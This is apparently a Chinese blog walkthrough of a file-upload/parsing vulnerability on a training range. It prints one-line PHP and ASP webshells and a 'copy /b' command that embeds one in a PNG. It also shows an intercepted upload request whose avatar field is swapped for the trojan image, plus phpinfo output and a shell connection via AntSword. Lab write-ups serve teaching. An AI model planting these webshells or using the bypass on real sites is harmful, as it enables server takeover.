文件解析漏洞——封神台漏洞靶场

原创

ZD180810201 于 2021-06-09 17:50:23 发布 337 收藏 1

文章标签： 安全

本文链接：https://blog.csdn.net/m0_51442886/article/details/117747983

文件解析漏洞——封神台漏洞平台

漏洞平台地址：https://hack.zkaq.cn/

（这里以封神台靶场为例）漏洞复现平台寻找步骤：

1.登录自己注册的账号和密码


2.漏洞——训练营（0基础学渗透测试）——解析漏洞（CGI解析漏洞）

3.点击传送门，并进入网页

4.点击注册账号，并使用注册好的账号和密码进行登录

5.点击个人主页，可以看到如下


7.上传的文件只能支持以下几种类型



当然这个

漏洞靶场是存在bug的，上传其他类型的文件也是可以保存的

8.我们可以用CMD制作木马图片，这里选择png格式的图片，去网上下载一些小图片（数据量较小的图片）




```
<% eval request ("test") %>

<?php @eval($_REQUEST[test]);?>

<?php @eval($_REQUEST[test]);
```


这个是一句话木马，首先要看这个网站是利用什么语言来写的，就用什么语言写木马，也可以自己去百度上搜索相关的木马，我这里用的是最后一个语句（第二个语句可以被网站所处理，原因是我这里经过对比，说明省略，?>经过处理掉，木马文件不成功）

```
                    >copy 1.png/b+222.php 2.png
1.png
222.php
已复制          1 个文件。
```


CMD制作图片木马命令： copy 图片名后缀/b+写好的php木马文件 生成图片的名称
9.这里可以看到已经生成好的木马图片




10.然后制作完成后，可以利用burpsuite进行上传图片包拦截，结果如下：

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 4332
Origin: http://59.63.200.79:8022
Connection: close
Referer: http://59.63.200.79:8022/catf/index.php?c=center
Cookie: PHPSESSID=djmhpfp52m1lc2nbv17gtd20j7; UIA=MXkyXy9fMDgzXlwuMV1fNiwuNF8wLzRbKl9fMzEzXzEyNF8wLV8zYmEyMGQuLF8vKzFjNTMrLTlzMmJgYDMxMTVi

_webos=HadSky&_submittype=1&id=3&userhead=data%3Aimage%2Fpng%3Bbase64%2CiVBORw0KGgoAAAANSUhEUgAAAJYAAACWCAYAAAA8AXHiAAALVUlEQVR4nO3ba2xb53nAcZEUSdO6%2BRlrcVLHSnyRLJmybMmx7M7x3Fwcr3YQt%2FHc2kiHNUYWo1m6xuvcbsDWZdiCrkiLDdiKtNmlQ5F8aFG0brFLiwYe0DZlHceWLZ5DUrldX5pEtiPrRvJc3vf97wMp2Uqc7UP9wgv1%2FlAHFEUKoKQ%2FeM55z2ENQlhQc7NfgKhOEpawQslSVkhYwgoJS1ghYQkrJCxhhYQlrJCwhBUSlrBCwhJWSFjCCgILWCFhCSskLGGFhCWskLCEFRkWsELCEIZlWMlIKCUtYlWEJKyQsYYWEJayQslQVEpawQslSVkhYwgoJS1ghYQkrJCxhhYQlrJCwhBUSlrBCwhJWSFjCCgILWCFhvY%2FBEABh5VYDGmMMxmgMBm2uzuT9a39%2BcowxaK6OuebRaidhvU%2Bl0hNoU0CbAsao8uBjCNAEKOOjjl%2Bu3NcEGlqVCabN1edNj6zaSVjXoZRG68pUQggpoVUAYQAqxOjyoEllA7QKpr43bYy57lQ7Ces9jDEoM46hiDYFQu0Rao%2BiKRDoAK1DqOSmUVPvaJqrM%2FXY1Cb0g8Oq1sgkrArP89Ba43k%2BoR6m%2BzijaOvcejQj3npX77Hzu176F7Xy31bH2LHzo%2Fzt1%2F%2FKi9992X%2B7Tvf5t9%2F9l%2B8duwlR%2FqO8qvjr5MZcBi68g4jhQm8Ygl0ZX9La4lgQClFGlYopSSsamaMQSmF53mMjo6wofdeGpqamB2rZU68nsaaJLdGU8yNRmlRGhOJVmMRGmKxpgXSTE3XkcqGmNWJEoqkmB2pllUbD71ibnMSsZlJmqZ19jEbbcsYOtHH%2BIXh385FZqEVYXK%2F1SFBoKCz5P7niQej1ITj9Peuphn%2F2Ivz315J89%2BqZtTx57hYv5jXD63k9Gzu7no7qHvlW04hx%2FmP17%2BKN98fjN%2F91eb%2BcfndvDcF7bx1GOb2Luzh%2B3b1tK9bhHNt9YzKxmjLhlnGY2QTMT56vNfYWx0nPKRJ9fcfvjN2LC01oyMjOCFE0yERWbPayYajXD37THyL%2B9EZR8iyC1DZ3rw%2BrYycXo9lwMbGc2tpnRqOX4uDf090LeR4OQmfHcdfrYHP9uFn%2B1BOV3lx09uRp3cRMHtZTT7KOf7Pss%2FPfclC%2BtriEebefPlENqMQ2DKBwJV%2FjYGC2L7mR%2BJMGBvV34p%2F%2BYN9%2FczdiFL%2BC%2F%2FVd4Z%2FbwrrsVRv%2BlYOhRSgMfwcunCXMrwGmH%2FrUoZy2h2zVttFMe5fSg3C6K%2BTRDx7sovLmdiyc%2BzvFXDpJKJGhf3YnWExAYlC5iqI64ZmxYGpgIFOu6PsKyuY088XAb77z%2BJBPu05T4LphXCC6%2FyOiZ3YydaueS00Yxv5Giu5owt%2FpqWJk0yk2Ds2raaLc8KtuByraiB%2B5EnV5OkftG4LZz4fj9rGqZRSwaJcCgNQSUJKwPO43iX%2F%2F52zREU%2Bzbs4bB7O9waeizMPEuZriPodOfZyx%2FP8XsepTThc634Gc7Cd01hNn3h%2FTeUW55wmy6%2FHx3JcZZDs5dmEwLo6dauacjSjRai6fLa2XK%2BDf7z3LDzNiwQhOwaOEimpM1XOjbz%2FC5NCb4PMHQGxT6n2HUWY45fRtkWjF9m%2BDEBpSzCtyV4HT%2Bn2FNjdteHieNcdqgfxX0r2J0slONnQlisRSe8cEEoKvnCHHGhjVeCEjWNXL%2FpnkUMntQJzfgZXqZyG7FH7wD46xDZ3pR%2BRb8wcV4%2BQ50Zjkm03H9gDKd08dJl4PKLofs0vKt2452V6LdNFeyPazvmE0sPoeSGseYAniU17xu9h%2FnBphRYU2uVymleGtolPpEA9%2F52mYmTnZQyC5En3kAPbigvOlzO9DOapTbiZ9bSZhrJcj%2Bb5u%2BzmkzFVZuCWS6yu9y2RZ0dgXaVcuVc7tZsqCGeGw2BXwC7WGUAlMdJ6lnXFi%2BX96POXz4VebW1pF79UmG851cOrYbfepBiu4ylHt15%2Fs3HZw0ZNZCZk1lM9qG6r8H762%2FZkGyhoXNd1AyCt%2BUV%2F6rxYwKC5g6lfLDH%2FyI%2BbE4x47s4O%2F%2Fsof2W1Jczm7Hy6xHuR03LqzM2sq71wpwV6CdLrwTD%2FLEnhXMi9eTywzgofGNV1Wr8DMqrGv%2FcT%2F%2F71eZF01y7I1d7Ngyh7sam7mU3YXKbUFI225AVJ1ot7wJxW3F5O5k%2BQgtBPnNnDm8nYZEDbfUzcdoKtd5BRLWh9nkid%2Bht96mMRnny1%2FsJvOLp%2FiDR%2B6mdP4h1EAvKryxoVWVXwbZZZC9i%2BLgat7q%2ByT7Hm0nlUzxwjdfpOSNla94kLA%2BvK498esbRWzWbFrq4oz3fY7LJ%2B5jpH89hUxbece9Mjjlo0DjdmCcyftXZ3plnZWvK49nuio77u2YTA8j%2BYf51vPbSMTirOu9l1KpgDaj5demw2o6VTizwgKmdpADNJ878CfMTSZ45jNLGR74BMX8GnznDsh0oZ1utNNN6HYTZjvwBtowbhu8Z3S2tTzuSrS7EuW0o51ucNZhMp2oE0vx3G4uZ3bw0x%2F%2BPrc1JWhquJsrYx4GRahKGKPBKAmrGkwuPdzWfDv1yRr%2B5k834Q0%2Bxnj%2FCnSuBdxWcFYRZjsJ3S78XBrtrEZneqZN6HaBUztk02jc2m8kyswuTRk1xMObuCdNz7N1%2F98C3Nqa2hlpTBhFRX0AWZuWAT4QYHx4rvMaWxg7qwoX9y3gYsnn8bLdxAOtBAO3AG5xRinDXOiB%2BWm0bmlOybMtWL612JOrAGnFZVfgn%2B6gzGnldK5LQwc%2BUM2rmqisbaOxlnNnD9%2FHmUmbvavb92MDQtAGw8vKKC0ZtHCO5kTj7J%2BxUJ%2B%2FctPc6V%2FD15%2BPcHAEpSzBNO%2FHDJpTH962gq7dtrh5ErfBG4LXi51RQHd3Dx6FN87UubmVcXoX5VWi2%2F%2FQCllOojnVdeywgeZwWGFGlooo9EGglCz74n9JGsT3F47n3vbmzhz5CCX3b2Mn9nKSPYeRo91EOZ6Mad%2BC05vQuV6kTprGXXX4F24IwvH7%2BNy9mn2%2F24bd81OMS%2FVyK0LlnL27dNMBJem1qokrKoW4huPwJSPEievRX%2F96Gu0L0uTisZprt2w%2FNYkzx54kP%2F8%2Fh5O%2FHw7Z4%2FvZSj7Gd5xH2Mo93ucfX0Xr%2F3kU7z0D59k6z0LmFNbQ2MsxuKFi3nxGy8SBkW08giCEgYPKJbPC1a5GRwW%2BFrhmxK68k5SXuPyKKpxhkeG2fbAlyTijSSjCeoiKRriSepjEepjiEepiJepjUeqiNTTUxkjV1FCfqGdB3WJ%2BfXYl31NMFlcJwzF0qAh8hdYBUCxf2FfiZnRYH%2BTaj2kppTh37hwvvPACBw4c4PHHH2f37t3s2rVLvXv3sn%2F%2Ffg4ePMhQ4coFAoopW72y%2F9%2FQcK6jmvD8n1%2F6sR1GlbTvv%2FezwoWCoWqOpH8m5CwruPaWCb3vYwx7%2Fss4OQlOJMr%2BpP3hYQILJGwhBUSlrBCwhJWSFjCCgILWCFhCSskLGGFhCWskLCEFRkWsELCEIZlWMlIKCUtYlWEJKyQsYYWEJayQslQVEpawQslSVkhYwgoJS1ghYQkrJCxhhYQlrJCwhBUSlrBCwhJWSFjCCgILWCFhCSskLGGFhCWskLCEFRkWsELCEIZlWMlIKCUtYlWEJKyQsYYWEJayQslQVEpawQslSVkhYwgoJS1ghYQkrJCxhhYQlrJCwhBUSlrBCwhJWSFjCCgILWCFhCSskLGGFhCWskLCEFRkWsOJ%2FACkHw2XYascYAAAAAElFTkSuQmCC&nickname=aaaa&sex=b&sign=&birthday=20210609&qq=&adress=
```


11.这里利用userhaed的值进行绕过，我们可以站长工具base64图片在线转换工具，讲木马图片转换的编码替换掉原来的userhaed值





Cookie: PHPSESSID=djmhpfp52m1lc2nbv17gtd20j7; UIA=MXkyXy9fMDgzXlwuMV1fNiwuNF8wLzRbKl9fMzEzXzEyNF8wLV8zYmEyMGQuLF8vKzFjNTMrLTlzMmJgYDMxMTVi


_webos=HadSky&_submittype=1&id=3&userhead=
DBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL/wAARCASwBLADASIAAhEBAxEB/8QAHAABAAICAwEAAAAAAAAAAAAAAAECBwgDBQYE/8QASRABAAIBAgUBAwgDDAgHAQAAAAECAwQRBQYSITEEE0FRFCIyYX
GBkdEIFeEWI0JSY3JzgpKTobEXJjREU1SDwSQzNTZDhLLw/8QAGgEBAQADAQEAAAAAAAAAAAAAAAECAwQFBv/EACoRAQACAgEEAQMEAgMAAAAAAAAAABAgMRIQQFEjFBEyJRFBVSoTJhBjOx/9oADAMBAAIRAxEAPwDP4AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

12.然后点击放包，进行以下步骤


13.利用phpinfo(); 暴出数据库相关数据

System	Windows NT WIN-DBSTP5O29ID 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Build Date	Feb 5 2014 10:59:06
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.5.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

14.利用中国蚁剑shell连接工具进行连接



点击测试连接



点击添加，可以看见网站的目录以及文件了，并成功拿到shell